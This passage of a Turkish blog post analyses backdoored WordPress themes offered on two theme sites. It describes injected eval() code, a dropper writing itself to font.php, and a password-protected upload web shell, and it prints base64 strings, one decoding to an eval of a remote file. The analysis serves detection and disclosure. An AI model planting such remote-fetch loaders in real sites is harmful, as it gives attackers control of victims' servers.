





Google’ın arama sonuçlarına bakmaya devam ettiğimde bu defa r10.net sitesi üzerinde 2016 yılında yazılmış bir mesaj dikkatimi çekti. Mesajı yazan kişi sağolsun zararlı kod bloğuna yer vermekle kalmayıp, arka kapı yüklü sitelerin bir listesinin tutulduğu dosyasının adresini de paylaşmıştı.




functions.php dosyasında yer alan kod bloğuna baktığımda, ana sayfaya http://www[.]fabthemes.com/fabthemes.php?getlink= adresinden istenmeyen bağlantı adreslerinin çekilmesini, eklenmesini sağlayan footer.php dosyasından çağrılan fflink() fonksiyonunu ve uzaktan komut çalıştırmaya imkan tanıyan eval() fonksiyonlarını gördüm.



http://www[.]fabthemes.com adresini ziyaret ettiğimde ise http://wp[.]com.tr gibi bir tema sitesi ile karşılaştım. Bu sitedeki tüm temaları da indirdikten sonra yine aynı şekilde eval() fonksiyonunu aradığımda http://wp[.]com.tr sitesindeki temalarda olduğu gibi functions.php ve footer.php dosyalarında zararlı kod blokları olduğunu gördüm. Burada yer alan temalardaki functions.php dosyasındaki base64 ile gizlenmiş karakter dizisi http://wp[.]com.tr sitesindekilerden farklı olduğu (ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw==) dikkatimi çekti.







Index of /get


Name	Last modified	Size	Description
Parent Directory		-	
Ajaxify.zip	2017-07-02 11:35	387K	
Arkham.zip	2017-07-02 11:47	569K	
Atlantis.zip	2017-07-02 12:08	315K	
Avenue.zip	2017-07-02 11:51	444K	
Axis.zip	2017-07-02 12:12	472K	
Balena.zip	2017-07-02 12:22	824K	
Binary.zip	2017-07-02 12:25	262K	
Boston.zip	2017-07-02 12:27	262K	
Boxoffice.zip	2017-07-02 12:42	376K	
Bronte.zip	2017-07-02 12:44	182K	
Canyon.zip	2017-07-02 12:46	526K	
Carmen.zip	2017-07-02 12:49	142K	
Celesta.zip	2017-07-02 12:51	198K	
Cupid.zip	2017-07-02 12:53	538K	
Delphi.zip	2017-07-02 13:00	301K	
Diavlo.zip	2017-07-02 13:01	535K	
Dione.zip	2017-07-02 13:02	346K	
Django.zip	2017-07-02 13:04	168K	
Drustan.zip	2017-07-02 13:05	415K	
Ebuy.zip	2017-07-02 13:06	293K	
Edivos.zip	2017-07-02 13:07	170K	
Elessa.zip	2017-07-02 13:08	301K	
Enigma.zip	2017-07-02 13:09	302K	
Faith.zip	2017-07-02 13:12	397K	
Financio.zip	2017-07-02 13:13	137K	
Firecrow.zip	2017-07-02 13:13	590K	
Frontier.zip	2017-07-02 13:13	163K	
Galleria.zip	2017-07-02 13:13	601K	
Garvan.zip	2017-07-02 13:20	256K	
Gears.zip	2017-07-02 13:20	523K	
Gordon.zip	2017-07-02 13:21	432K	
Halifax.zip	2017-07-02 13:21	161K	
Hector.zip	2017-07-02 13:21	245K	
Helix-matrimony.zip	2017-07-02 13:21	233K	
Helix.zip	2017-07-02 13:21	453K	
Horcrux.zip	2017-07-02 13:21	387K	
Irene.zip	2017-07-02 15:18	943K	

İlk olarak base64 ile gizlenmiş aHR0cDovL3dwLmNvbS50ci93ei50eHQ= karakter dizisini çözdüğümde http://wp[.]com.tr/wz.txt adresi ile karşılaştım. Bu sayfaya gittiğimde ise karşıma kendisini wp-includes/fonts/font.php dosyasına yazan ve ardından da http://wp[.]com.tr/alankontrol/l.php adresine site adını göndererek siteyi kayıt altına aldığını tahmin ettiğim bir PHP kodu çıktı.




Base64 ile gizlenmiş karakter dizisini çözdüğümde ise bu defa u parametresinde www var ise parola soran bir form ile karşılaştım. Forma girilen parola ile kaynak kodunda yer alan parolanın md5 özet değeri (050c5218c20c624956eab832283a59b7) eşleştiği taktirde bu form üzerinden dosya sistemine dosya yüklemek mümkün olabiliyordu. (web shell) MD5 özet değerini CrackStation sitesinde arattığımda ise herhangi bir kayda rastlamadım. Bu durum, art niyetli kişinin kolay tahmin edilemeyen bir parola kullandığına işaret ediyordu.




